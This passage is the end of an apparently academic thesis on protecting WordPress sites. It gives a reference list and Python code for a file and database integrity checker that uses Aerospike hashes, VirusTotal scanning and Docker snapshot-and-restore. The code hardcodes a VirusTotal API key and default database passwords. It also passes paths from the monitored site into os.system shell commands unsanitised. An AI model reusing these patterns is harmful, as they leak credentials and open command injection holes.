7. Tasevski, I., & Jakimoski, K. (2020). Overview of SQL Injection Defense Mechanisms. 2020 28th Telecommunications Forum (TELFOR), 1–4. https://doi.org/10.1109/TELFOR51502.2020.9306676
8. What is SQL Injection? Tutorial & Examples | Web Security Academy. (s.a.). Gauta 2021 m. sausio 16 d., https://portswigger.net/web-security/sql-injection
9. Path Traversal | OWASP. (s.a.). Gauta 2021 m. sausio 16 d., https://owasp.org/www-community/attacks/Path_Traversal
10. What is directory traversal, and how to prevent it? | Web Security Academy. (s.a.). Gauta 2021 m. sausio 16 d., https://portswigger.net/web-security/file-path-traversal
11. Shrivastava, A., Choudhary, S., & Kumar, A. (2016). XSS vulnerability assessment and prevention in web application. 2016 2nd International Conference on Next Generation Computing Technologies (NGCT), 850–853. https://doi.org/10.1109/NGCT.2016.7877529
12. A7:2017-Cross-Site Scripting (XSS) | OWASP. (s.a.). Gauta 2021 m. sausio 17 d., https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS).html
13. What is cross-site scripting (XSS) and how to prevent it? | Web Security Academy. (s.a.). Gauta 2021 m. sausio 16 d., https://portswigger.net/web-security/cross-site-scripting
14. Flores, L. J. Y., & Hao, Y. (2022). An Adversarial Benchmark for Fake News Detection Models. arXiv:2201.00912 [cs]. http://arxiv.org/abs/2201.00912
15. Analysis | How misinformation on WhatsApp led to a mob killing in India. (s.a.). Washington Post. Gauta 2022 m. kovo 30 d., https://www.washingtonpost.com/politics/2020/02/21/how-misinformation-whatsapp-led-deathly-mob-lynching-india/
16. Significant Cyber Incidents | Center for Strategic and International Studies. (s.a.). Gauta 2021 m. sausio 17 d., https://www.csis.org/programs/strategic-technologies-program/significant-cyber-incidents
17. Clincy, V., & Shahriar, H. (2018). Web Application Firewall: Network Security Models and Configuration. 2018 IEEE 42nd Annual Computer Software and Applications Conference (COMPSAC), 01, 835–836. https://doi.org/10.1109/COMPSAC.2018.00144
18. Barracuda Web Application Firewall—Features | Barracuda Networks. (s.a.). Gauta 2021 m. sausio 17 d., https://www.barracuda.com/products/webapplicationfirewall/features

19. „citrix-application-firewall-datasheet.pdf“. Gauta 2021 m. sausio 17 d., https://www.citrix.com/content/dam/citrix/en_us/documents/data-sheet/citrix-application-firewall-datasheet.pdf.
20. „f5-silverline-web-application-firewall-datasheet.pdf“. Gauta 2021 m. sausio 17 d., https://www.f5.com/pdf/products/f5-silverline-web-application-firewall-datasheet.pdf.
21. Web Application Firewall (WAF) & API Protectionl—FortiWeb. (s.a.). Fortinet. Gauta 2021 m. sausio 17 d., /products/web-application-firewall/fortiweb
22. iThemes. (s.a.). IThemes Security (formerly Better WP Security). WordPress.Org. Gauta 2021 m. sausio 17 d., https://wordpress.org/plugins/better-wp-security/\
23. Wordfence. (s.a.). Wordfence Security – Firewall & Malware Scan. WordPress.Org. Gauta 2021 m. sausio 17 d., https://wordpress.org/plugins/wordfence/
24. Tips, HQ, T., Petreski, P., Ruhul, & Ivy. (s.a.). All In One WP Security & Firewall. WordPress.Org. Gauta 2021 m. sausio 17 d., https://wordpress.org/plugins/all-in-one-wp-security-and-firewall/
25. Bazrafshan, Z., Hashemi, H., Fard, S. M. H., & Hamzeh, A. (2013). A survey on heuristic malware detection techniques. The 5th Conference on Information and Knowledge Technology, 113–120. https://doi.org/10.1109/IKT.2013.6620049
26. Hannousse, A., & Yahiouche, S. (2021). RF-DNN2: An ensemble learner for effective detection of PHP Webshells. 2021 International Conference on Artificial Intelligence for Cyber Security Systems and Privacy (AI-CSP), 1–6. https://doi.org/10.1109/AI-CSP52968.2021.9671226
27. Zhang, J., Dong, B., & Yu, P. S. (2019). FAKEDETECTOR: Effective Fake News Detection with Deep Diffusive Neural Network. arXiv:1805.08751 [cs, stat]. http://arxiv.org/abs/1805.08751
28. Nasir, J., Khan, O., & Varlamis, I. (2021). Fake news detection: A hybrid CNN-RNN based deep learning approach. International Journal of Information Management Data Insights, 1, 100007. https://doi.org/10.1016/j.jjimei.2020.100007
29. Kaliyar, R. K., Goswami, A., & Narang, P. (2021). FakeBERT: Fake news detection in social media with a BERT-based deep learning approach. Multimedia Tools and Applications, 80(8), 11765–11788. https://doi.org/10.1007/s11042-020-10183-2
30. Sharma, D. K., & Garg, S. (2021). IFND: A benchmark dataset for fake news detection. Complex & Intelligent Systems, 1–21. https://doi.org/10.1007/s40747-021-00552-1
31. Flores, L. J. Y., & Hao, Y. (2022). An Adversarial Benchmark for Fake News Detection Models. arXiv:2201.00912 [cs]. http://arxiv.org/abs/2201.00912
32. Cross Site Scripting Prevention—OWASP Cheat Sheet Series. (s.a.). Gauta 2021 m. sausio 17 d., https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
33. SQL Injection Prevention—OWASP Cheat Sheet Series. (s.a.). Gauta 2021 m. sausio 17 d., https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
34. Docker overview. (2021, gruodžio 14). Docker Documentation. https://docs.docker.com/get-started/overview/
35. Collet, Y. (2022). xxHash—Extremely fast hash algorithm [C]. https://github.com/Cyan4973/xxHash (Original work published 2014)
36. Architecture Overview | Aerospike Documentation. (s.a.). Gauta 2022 m. gegužės 20 d., https://docs.aerospike.com/server/architecture/overview
37. HAProxy—The Reliable, High Performance TCP/HTTP Load Balancer. (s.a.). Gauta 2022 m. gegužės 20 d., http://www.haproxy.org/
38. Home | TCPDUMP & LIBPCAP. (s.a.). Gauta 2022 m. gegužės 20 d., https://www.tcpdump.org/
39. VirusTotal—Services overview. (s.a.). Gauta 2022 m. gegužės 20 d., https://www.virustotal.com/gui/services-overview

40. spacehen. (2021, spalio 5). Wordpress Plugin TheCartPress 1.5.3.6—Privilege Escalation (Unauthenticated). Exploit Database. https://www.exploit-db.com/exploits/50378
41. Purani, A. (2016, birželio 6). WordPress Plugin WP Mobile Detector 3.5—Arbitrary File Upload. Exploit Database. https://www.exploit-db.com/exploits/39891

Informacijos šaltinių sąrašas

Priedai

Pateikiama hibridinių kibernetinių atakų prevencijos informacinėse sistemos, naudojant „galines duris“ programinis kodas *Python* programavimo kalba.

Prevencinio metodo maišos funkcijos reikšmių skaičiavimo modulio programinis kodas

```
import mysql.connector
import aerospike
import ubelt
import sys
from datetime import datetime
import shutil
import os


def create_aerospike_connection():
    # Prepare Aerospike connection
    config = {
        'hosts': [('127.0.0.1', 3000)]
    }
    try:
        client = aerospike.client(config).connect()
    except Exception as ex:
        print("Failed to connect to the cluster with {0} {1}".format(config['hosts'],
ex))
        sys.exit(1)
    return client


def create_mysql_connection():
    # Prepare MySQL
    try:
        cnx = mysql.connector.connect(user='wordpress', password='wordpress',
                                      host='127.0.0.1',
                                      port=3306,
                                      database='wordpress')
        cursor = cnx.cursor()
        return cnx, cursor
    except Exception as ex:
        print("Failed to connect to the MySQL server. Exception: {0}".format(ex))
        sys.exit(1)


# Create hashes for DB tables
def make_db_hashes(cursor, client, ignore_tables, ignore_entries):
    # Read tables
    show_tables_query = "SHOW TABLES"
    cursor.execute(show_tables_query)
    tables = []
    for table in cursor:
        if table[0] not in ignore_tables:  # Discard unnecessary tables
            tables.append(table[0])
    # Read data from all tables
    for table in tables:
        table_query = ("SELECT * FROM {}".format(table))
        cursor.execute(table_query)
        for entry in cursor:
            if entry[1] not in ignore_entries:  # Discard unnecessary entries
                entry_id = entry[0]
                key_value = "{}_{}".format(table, entry_id)
                entry_hash_value = ubelt.hash_data(str(entry), hasher='xx64')
                key = ('hashes', 'db_' + table, key_value)
                try:
                    client.put(key,
                               {'id': key_value, 'value': entry_hash_value,
                                'timestamp': int(datetime.now().timestamp())})
                except Exception as e:
```

```
                    print("Error: {0}".format(e), file=sys.stderr)


# Create hashes for folders and files in tree structure
def create_tree_hashes(folders_set, files_set, files_dir_prefix, compressed_dir, client):
    folders_list = []
    files_list = []
    for root, dirs, files in os.walk(files_dir_prefix):
        for d in dirs:
            if root.endswith("/"):
                folders_list.append("{}{}".format(root, d))
            else:
                folders_list.append("{}/{}".format(root, d))
            os.path.join(root, d)
        for f in files:
            if root.endswith("/"):
                files_list.append("{}{}".format(root, f))
            else:
                files_list.append("{}/{}".format(root, f))
            os.path.join(root, f)

    # Create temp dir for compressed data.
    os.makedirs(compressed_dir, exist_ok=True)
    # Create dict for compressed data and folders path mapping
    compressed_folders = {}

    # Compress each of folder and create hashes. While compressing ignore metadata and
sort
    for folder in folders_list:
        pkg_name = compressed_dir + "/" + folder.replace(files_dir_prefix,
"").replace("/", "_") + ".tar"
        compressed_folders[folder] = pkg_name
        os.system("tar -cf {} --mtime='UTC 2021-12-01' --sort=name --group=root:0 --
owner=root:0 --same-owner --numeric-owner --no-selinux --ignore-zeros --same-permissions
"
                  "-C {} . >/dev/null 2>&1".format(pkg_name, folder))

    # Create hashes for each compressed folder
    for fname, fpath in compressed_folders.items():
        hash_value = ubelt.hash_file(fpath, hasher='xx64')
        file = str(fname)[len(files_dir_prefix):]
        key = ('hashes', folders_set, str(file))
        try:
            client.put(key,
                       {'filepath': str(file), 'value': hash_value,
                        'timestamp': int(datetime.now().timestamp())})
        except Exception as e:
            print("Error: {0}".format(e), file=sys.stderr)

    # Create hashes for each file
    for fpath in files_list:
        hash_value = ubelt.hash_file(fpath, hasher='xx64')
        file = str(fpath)[len(files_dir_prefix):]
        key = ('hashes', files_set, str(file))
        try:
            client.put(key,
                       {'filepath': str(file), 'value': hash_value,
                        'timestamp': int(datetime.now().timestamp())})
        except Exception as e:
            print("Error: {0}".format(e), file=sys.stderr)

    # Delete compressed folders folder
    shutil.rmtree(compressed_dir)


if __name__ == '__main__':
    ignore_table_names = ['wp_term_relationships', 'wp_postmeta', 'wp_options']
    ignore_entries_names = ['cron',
                            '_site_transient_update_core',
                            '_site_transient_update_themes',
                            '_transient_health-check-site-status-result',
```

```
                                '_site_transient_timeout_theme_roots',
                                '_site_transient_theme_roots',
                                '_site_transient_update_plugins',
                                'auto_core_update_failed',
                                'auto_core_update_notified',
                                '_site_transient_timeout_available_translations',
                                '_site_transient_available_translations',
                                '_transient_doing_cron',
                                'auto_updater.lock',
                                'core_updater.lock',
                                '_site_transient_timeout_php_check',
                                '_site_transient_php_check'
                                ]
    # Create connections
    as_client = create_aerospike_connection()
    db_cnx, db_cursor = create_mysql_connection()
    # Execute actions
    make_db_hashes(db_cursor, as_client, ignore_table_names, ignore_entries_names)
    create_tree_hashes("wp_folders", "wp_files", "../isolated/data/wordpress/",
"./compressed", as_client)
    # Close connections
    db_cursor.close()
    db_cnx.close()
    as_client.close()
```

Prevencinio metodo maišos funkcijos reikšmių tikrinimo modulio programinis kodas

```
import mysql.connector
import aerospike
import ubelt
import sys
import os
import vt
from datetime import datetime
import time


def create_aerospike_connection():
    # Prepare Aerospike connection
    config = {
        'hosts': [('127.0.0.1', 3000)]
    }
    try:
        client = aerospike.client(config).connect()
    except Exception as e:
        print("Failed to connect to the cluster with {0} {1}".format(config['hosts'], e))
        sys.exit(1)
    return client


def create_mysql_connection(db_host_port):
    # Prepare MySQL
    try:
        cnx = mysql.connector.connect(user='wordpress', password='wordpress',
                                      host=db_host_port.split(":")[0],
                                      port=db_host_port.split(":")[1],
                                      database='wordpress')
        cursor = cnx.cursor()
        return cnx, cursor
    except Exception as e:
        print("Failed to connect to the MySQL server. Exception: {0}".format(e))
        return None, None


class HashChecker:

    def __init__(self, db_host_port, folders_set, files_set, files_dir_prefix,
compressed_dir):
        # Create Aerospike / MySQL clients
```

```
        self.as_client = create_aerospike_connection()
        self.db_cnx, self.db_cursor = create_mysql_connection(db_host_port)
        # Global configuration
        self.files_dir_prefix = files_dir_prefix
        self.compressed_dir = compressed_dir
        self.folders_set = folders_set
        self.files_set = files_set
        self.analysis_enabled = False

        self.ignore_table_names = ['wp_term_relationships', 'wp_postmeta', 'wp_options',
'wp_wp_sap_answers']
        self.ignore_entries_names = ['cron',
                                     '_site_transient_update_core',
                                     '_site_transient_update_themes',
                                     '_transient_health-check-site-status-result',
                                     '_site_transient_timeout_theme_roots',
                                     '_site_transient_theme_roots',
                                     '_site_transient_update_plugins',
                                     'auto_core_update_failed',
                                     'auto_core_update_notified',
                                     '_site_transient_timeout_available_translations',
                                     '_site_transient_available_translations',
                                     '_transient_doing_cron',
                                     'auto_updater.lock',
                                     'core_updater.lock'
                                     ]

        # Prepare structures for data
        self.folders_map = {}
        self.files_map = {}
        self.ff_map = {}
        self.compressed_folders = {}
        self.root_folders = []
        self.root_files = []

        # Prepare results
        self.db_changes_found = False
        self.db_changes_list = []
        self.wp_changes_found = False
        self.wp_changes_list = []
        self.wp_files_analysis = []

    def __del__(self):
        # Close Aerospike client
        self.as_client.close()
        # Close MySQL client
        self.db_cursor.close()
        self.db_cnx.close()

    # This is only way to check all DB entries. Can't optimize here.
    def check_db_hashes(self):
        try:
            # Read tables
            show_tables_query = "SHOW TABLES"
            self.db_cursor.execute(show_tables_query)
            tables = []
            for table_name in self.db_cursor:
                if table_name[0] not in self.ignore_table_names:
                    tables.append(table_name[0])
            # Read data from all tables
            for table in tables:
                try:
                    table_query = ("SELECT * FROM {}".format(table))
                    self.db_cursor.execute(table_query)
                    table_entries = []
                    for entry in self.db_cursor:
                        if entry[1] not in self.ignore_entries_names:
                            table_entries.append(entry)  # Add to array for all values
hash
                    for entry in table_entries:
                        entry_id = entry[0]
```

```
                        key_value = "{}_{}".format(table, entry_id)
                        key = ('hashes', 'db_' + table, key_value)
                        entry_hash_value = ubelt.hash_data(str(entry), hasher='xx64')
                        try:
                            (key, metadata, record) = self.as_client.get(key)
                            if record['value'] != entry_hash_value:
                                self.db_changes_list.append("Modified table: {}. "
                                                            "Entry: {}. "
                                                            "Expected hash value: {}. "
                                                            "Actual hash value: {}"
                                                            .format(table,
                                                                    entry,
                                                                    record['value'],
                                                                    entry_hash_value))

                                print("Modified table: {}. "
                                      "Entry: {}. "
                                      "Expected hash value: {}. "
                                      "Actual hash value: {}"
                                      .format(table,
                                              entry,
                                              record['value'],
                                              entry_hash_value), file=sys.stderr)
                                self.db_changes_found = True
                        except Exception:
                            print("New entry in table: {}. Entry: {}.".format(table,
entry), file=sys.stderr)
                            self.db_changes_list.append("New entry in table: {}. Entry:
{}.".format(table, entry))
                            self.db_changes_found = True
                    except Exception:
                        print("New table found: {}".format(table), file=sys.stderr)
                        self.db_changes_list.append("New table: {}".format(table))
                        self.db_changes_found = True
            except Exception as e:
                print("Caught exception: {}".format(e), file=sys.stderr)
            return self.db_changes_found, self.db_changes_list

        def check_new_file(self, file_path):
            if self.analysis_enabled:
                client =
vt.Client("4dad13bc57c23428a748346edf28c8b46c67452fc58f52bcf8e17555a1705752", timeout=10)
                with open(file_path, "rb") as f:
                    analysis = client.scan_file(f, wait_for_completion=True)
                    stats = analysis.to_dict()['attributes']['stats']
                    client.close()
                    if stats['malicious'] > 0:
                        print("File {} malicious".format(file_path), file=sys.stderr)
                    if stats['suspicious'] > 0:
                        print("File {} suspicious".format(file_path), file=sys.stderr)
                    self.wp_files_analysis.append("{} - {}".format(file_path, stats))

        def check_folder(self, folder_name):
            if folder_name in self.ff_map.keys():
                childs = self.ff_map[folder_name]
                for children in childs:
                    if folder_name.endswith("/"):
                        f_path = folder_name + children
                    else:
                        f_path = folder_name + "/" + children
                    # Check if it's folder or file. Folder need to check compressed data
                    if os.path.isdir(f_path):
                        # Need to check compressed. If it's changed - recursive check folder
                        folder_compressed_path = self.compressed_folders[f_path]
                        h_value = ubelt.hash_file(folder_compressed_path, hasher='xx64')
                        f_value = str(f_path)[len(self.files_dir_prefix):]

                        k = ('hashes', self.folders_set, str(f_value))
                        folder_changed = False
                        try:
                            # Read a record
```

```
                    (key, metadata, record) = self.as_client.get(k)
                    if record['value'] != h_value:
                        folder_changed = True
                        print("Modified folder: {}. "
                              "Expected hash value: {}. "
                              "Actual hash value: {}"
                              .format(str(f_path),
                                      str(record['value']),
                                      str(h_value)), file=sys.stderr)
                        self.wp_changes_list.append("Modified folder: {}. "
                                                    "Expected hash value: {}. "
                                                    "Actual hash value: {}"
                                                    .format(str(f_path),
                                                            str(record['value']),
                                                            str(h_value)))
                        self.wp_changes_found = True

                except Exception:
                    folder_changed = True
                    print("New folder {} detected".format(f_path), file=sys.stderr)
                    self.wp_changes_list.append("New folder: {}".format(str(f_path)))
                    self.wp_changes_found = True

                if folder_changed:
                    self.check_folder(f_path)
            else:
                h_value = ubelt.hash_file(f_path, hasher='xx64')
                file = str(f_path)[len(self.files_dir_prefix):]
                k = ('hashes', self.files_set, str(file))
                try:
                    # Read a record
                    (key, metadata, record) = self.as_client.get(k)
                    if record['value'] != h_value:
                        print("Modified file: {}. "
                              "Expected hash value: {}."
                              "Actual hash value: {}"
                              .format(str(f_path),
                                      str(record['value']),
                                      str(h_value)), file=sys.stderr)
                        self.wp_changes_list.append("Modified file: {}. "
                                                    "Expected hash value: {}."
                                                    "Actual hash value: {}"
                                                    .format(str(f_path),
                                                            str(record['value']),
                                                            str(h_value)))
                        self.wp_changes_found = True
                except Exception:
                    print("New file {} detected".format(f_path), file=sys.stderr)
                    self.wp_changes_list.append("New file: {}".format(str(f_path)))
                    self.wp_changes_found = True
                    self.check_new_file(f_path)
        else:
            print("Folder {} empty".format(folder_name), file=sys.stderr)

    def create_folders_map(self):
        for root, dirs, files in os.walk(self.files_dir_prefix):
            for d in dirs:
                if self.folders_map.keys().__contains__(root):
                    self.folders_map.get(root).add(d)
                else:
                    self.folders_map[root] = set()
                    self.folders_map.get(root).add(d)
                os.path.join(root, d)

    def create_files_map(self):
        for root, dirs, files in os.walk(self.files_dir_prefix):
            for f in files:
                if self.files_map.keys().__contains__(root):
                    self.files_map.get(root).add(f)
                else:
                    self.files_map[root] = set()
```

```
                    self.files_map.get(root).add(f)
                os.path.join(root, f)

    def merge_maps(self):
        for key, value in self.folders_map.items():
            if self.ff_map.keys().__contains__(key):
                if len(value) > 0:
                    for v in value:
                        self.ff_map.get(key).add(v)
            else:
                self.ff_map[key] = set()
                if len(value) > 0:
                    for v in value:
                        self.ff_map.get(key).add(v)

        for key, value in self.files_map.items():
            if self.ff_map.keys().__contains__(key):
                if len(value) > 0:
                    for v in value:
                        self.ff_map.get(key).add(v)
            else:
                self.ff_map[key] = set()
                if len(value) > 0:
                    for v in value:
                        self.ff_map.get(key).add(v)

    def compress_folders(self):
        # Create temp dir for compressed data.
        os.makedirs(self.compressed_dir, exist_ok=True)
        # Compress each of folder and create hashes. While compressing ignore metadata
and sort
        for parent, childrens in self.folders_map.items():
            # Compress parent folder and compress all childrens
            if len(parent.replace(self.files_dir_prefix, "")) > 0:
                pkg_name = self.compressed_dir + "/" +
parent.replace(self.files_dir_prefix, "").replace("/",

"_") + ".tar"
                self.compressed_folders[parent] = pkg_name
                os.system("tar -cf {} --mtime='UTC 2021-12-01' --sort=name --group=root:0
--owner=root:0 --same-owner --numeric-owner --no-selinux --ignore-zeros --same-
permissions "
                          "-C {} . >/dev/null 2>&1".format(pkg_name, parent))
            for child in childrens:
                if parent.endswith("/"):
                    full_path = parent + child
                else:
                    full_path = parent + "/" + child
                pkg_name = self.compressed_dir + "/" + full_path \
                    .replace(self.files_dir_prefix, "") \
                    .replace("/", "_") + ".tar"
                self.compressed_folders[full_path] = pkg_name
                os.system("tar -cf {} --mtime='UTC 2021-12-01' --sort=name --group=root:0
--owner=root:0 --same-owner --numeric-owner --no-selinux --ignore-zeros --same-
permissions "
                          "-C {} . >/dev/null 2>&1".format(pkg_name, full_path))

    def find_root_folders(self):
        for parent, childrens in self.folders_map.items():
            if len(parent.replace(self.files_dir_prefix, "")) == 0:
                for child in childrens:
                    mod_folder_name = child.replace(self.files_dir_prefix, "")
                    if mod_folder_name.count("/") == 0:
                        self.root_folders.append(parent + child)

    def find_root_files(self):
        for files_dir in self.files_map.keys():
            if len(files_dir.replace(self.files_dir_prefix, "")) == 0:
                files = self.files_map[files_dir]
                for file in files:
                    self.root_files.append(self.files_dir_prefix + file)
```

```
    def check_files_tree_hashes(self):
        self.create_folders_map()
        self.create_files_map()
        self.merge_maps()
        self.compress_folders()
        self.find_root_folders()
        self.find_root_files()

        # Check root folders hashes. If root folders hashes same - nothing changed. Files
(which are not in root dirs)
        # should be checked.
        folders_changed = []
        for root_folder in self.root_folders:
            root_compressed_path = self.compressed_folders[root_folder]
            hash_value = ubelt.hash_file(root_compressed_path, hasher='xx64')
            folder = str(root_folder)[len(self.files_dir_prefix):]
            key = ('hashes', self.folders_set, str(folder))
            try:
                # Read a record
                (key, metadata, record) = self.as_client.get(key)
                if record['value'] != hash_value:
                    self.wp_changes_list.append("Modified root folder: {}. "
                                                "Expected hash value: {}. "
                                                "Actual hash value: {}"
                                                .format(str(root_folder),
                                                        str(record['value']),
                                                        str(hash_value)))
                    print("Modified root folder: {}. "
                          "Expected hash value: {}. "
                          "Actual hash value: {}"
                          .format(str(root_folder),
                                  str(record['value']),
                                  str(hash_value)), file=sys.stderr)
                    folders_changed.append(root_folder)
                    self.wp_changes_found = True
            except Exception:
                self.wp_changes_list.append("New root folder {}
detected".format(str(root_folder)))
                print("New root folder {} detected".format(root_folder), file=sys.stderr)
                folders_changed.append(root_folder)
                self.wp_changes_found = True

        # Always check files which are not in root folders. We call them root_files
        for root_file in self.root_files:
            hash_value = ubelt.hash_file(root_file, hasher='xx64')
            file = str(root_file)[len(self.files_dir_prefix):]
            key = ('hashes', self.files_set, str(file))
            try:
                # Read a record
                (key, metadata, record) = self.as_client.get(key)
                if record['value'] != hash_value:
                    print("Modified root file: {}. "
                          "Expected hash value: {}. "
                          "Actual hash value: {}"
                          .format(str(file),
                                  str(record['value']),
                                  str(hash_value)), file=sys.stderr)
                    self.wp_changes_list.append("Modified root file: {}. "
                                                "Expected hash value: {}. "
                                                "Actual hash value: {}"
                                                .format(str(file),
                                                        str(record['value']),
                                                        str(hash_value)))
                    self.wp_changes_found = True
            except Exception:
                print("New file {} detected".format(file), file=sys.stderr)
                self.wp_changes_list.append("New file: {}".format(str(file)))
                self.wp_changes_found = True
                self.check_new_file(file)
```

```
        # If folders changed list not empty - iterate and check children folders (and
files)
        if len(folders_changed) > 0:
            for folder in folders_changed:
                self.check_folder(folder)

        return self.wp_changes_found, self.wp_changes_list, self.wp_files_analysis


if __name__ == '__main__':
    execution_times = []
    # Configuration
    configurations = {
        'pub1': {'wp_container_name': 'wp_pub1', 'db_container_name': 'db_pub1',
'db_host': '127.0.0.1:8306',
                 'dir': '/opt/magistras/pub1'},
        'pub2': {'wp_container_name': 'wp_pub2', 'db_container_name': 'db_pub2',
'db_host': '127.0.0.1:9306',
                 'dir': '/opt/magistras/pub2'}}

    for instance, params in configurations.items():
        try:
            start = time.time()
            print("Time: {} Checking {} instance".format(datetime.now().time(),
instance))
            if os.system('docker ps | grep {}'.format(params['wp_container_name'])) ==
256:  # Container not active
                print("Instance {} not active. Skipping..".format(instance))
                pass
            else:
                print("Checking hashes for {} instance".format(instance))
                os.system("mkdir {}".format(params['wp_container_name']))
                os.system("docker cp {}:/var/www/html
./{}/wordpress".format(params['wp_container_name'],

params['wp_container_name']))

                hc = HashChecker(params['db_host'], "wp_folders", "wp_files",
                                 "{}/wordpress/".format(params['wp_container_name']),
"./compressed")
                wp_changed, wp_files_changed, wp_files_analysis =
hc.check_files_tree_hashes()
                db_changed, db_files_changed = hc.check_db_hashes()
                del hc

                if wp_changed or db_changed:
                    print("Instance {} modified. Files changed: {}. DB changed:
{}".format(instance,

wp_changed,

db_changed))
                    current_timestamp = datetime.now().strftime('%Y_%m_%d-%H_%M_%S')
                    # Create docker images for later research from existing containers
                    os.system('docker commit {}
{}:{}'.format(params['wp_container_name'], params['wp_container_name'],
                                                                current_timestamp))
                    os.system('docker commit {}
{}:{}'.format(params['db_container_name'], params['db_container_name'],
                                                                current_timestamp))
                    # Save newly created Docker images to directory
                    os.system('mkdir /opt/magistras/alerts/{}'.format(current_timestamp))
                    os.system('mkdir
/opt/magistras/alerts/{}/{}'.format(current_timestamp, instance))

                    os.system(
                        'docker save {}:{} >
/opt/magistras/alerts/{}/{}/{}.tgz'.format(params['wp_container_name'],

current_timestamp,
```

```
current_timestamp, instance,

params['wp_container_name']))
                    os.system(
                        'docker save {}:{} >
/opt/magistras/alerts/{}/{}/{}.tgz'.format(params['db_container_name'],

current_timestamp,

current_timestamp, instance,

params['db_container_name']))
                    # Remove Docker images from local repo
                    os.system('docker image remove
{}:{}'.format(params['wp_container_name'], current_timestamp))
                    os.system('docker image remove
{}:{}'.format(params['db_container_name'], current_timestamp))
                    # Write changes list to file
                    with
open("/opt/magistras/alerts/{}/{}/{}.log".format(current_timestamp, instance,

params['db_container_name']),
                                'w') as changes_file:
                        for db_file_change in db_files_changed:
                            changes_file.write(db_file_change + "\n")
                    with
open("/opt/magistras/alerts/{}/{}/{}.log".format(current_timestamp, instance,

params['wp_container_name']),
                                'w') as changes_file:
                        for wp_file_change in wp_files_changed:
                            changes_file.write(wp_file_change + "\n")

                    with open("/opt/magistras/alerts/{}/{}/{}-file-
analysis.log".format(current_timestamp, instance,

params['wp_container_name']),
                                'w') as analysis_file:
                        for wp_file_analysis in wp_files_analysis:
                            analysis_file.write(wp_file_analysis + "\n")

                    # Restore containers to initial state
                    # Stop container
                    os.system('cd {} && ./stop.sh'.format(params['dir']))
                    # Copy network trace files
                    os.system('cd {} && cp -r ./network-analysis
/opt/magistras/alerts/{}/{}/network-analysis'.format(params['dir'], current_timestamp,
instance))
                    # Delete old network trace files
                    os.system('cd {} && rm ./network-analysis/*'.format(params['dir']))
                    # Start container
                    os.system('cd {} && ./start.sh'.format(params['dir']))

                    print("Restore successful for instance {}. Compromised containers
saved in "
                          "/opt/magistras/alerts/{}/{}/".format(instance,
current_timestamp, instance))
                else:
                    print("Instance {} not modified.".format(instance))
                # Delete temporary files
                os.system("rm -r {}".format(params['wp_container_name']))
                print("Time: {} checking complete.".format(datetime.now().time()))
                end = time.time()
                execution_times.append(end - start)
        except Exception as ex:
            print("Main caught exception: {}".format(ex))
            # Delete temporary files
            os.system("rm -r {}".format(params['wp_container_name']))
    print(f"Execution times: {execution_times}")
```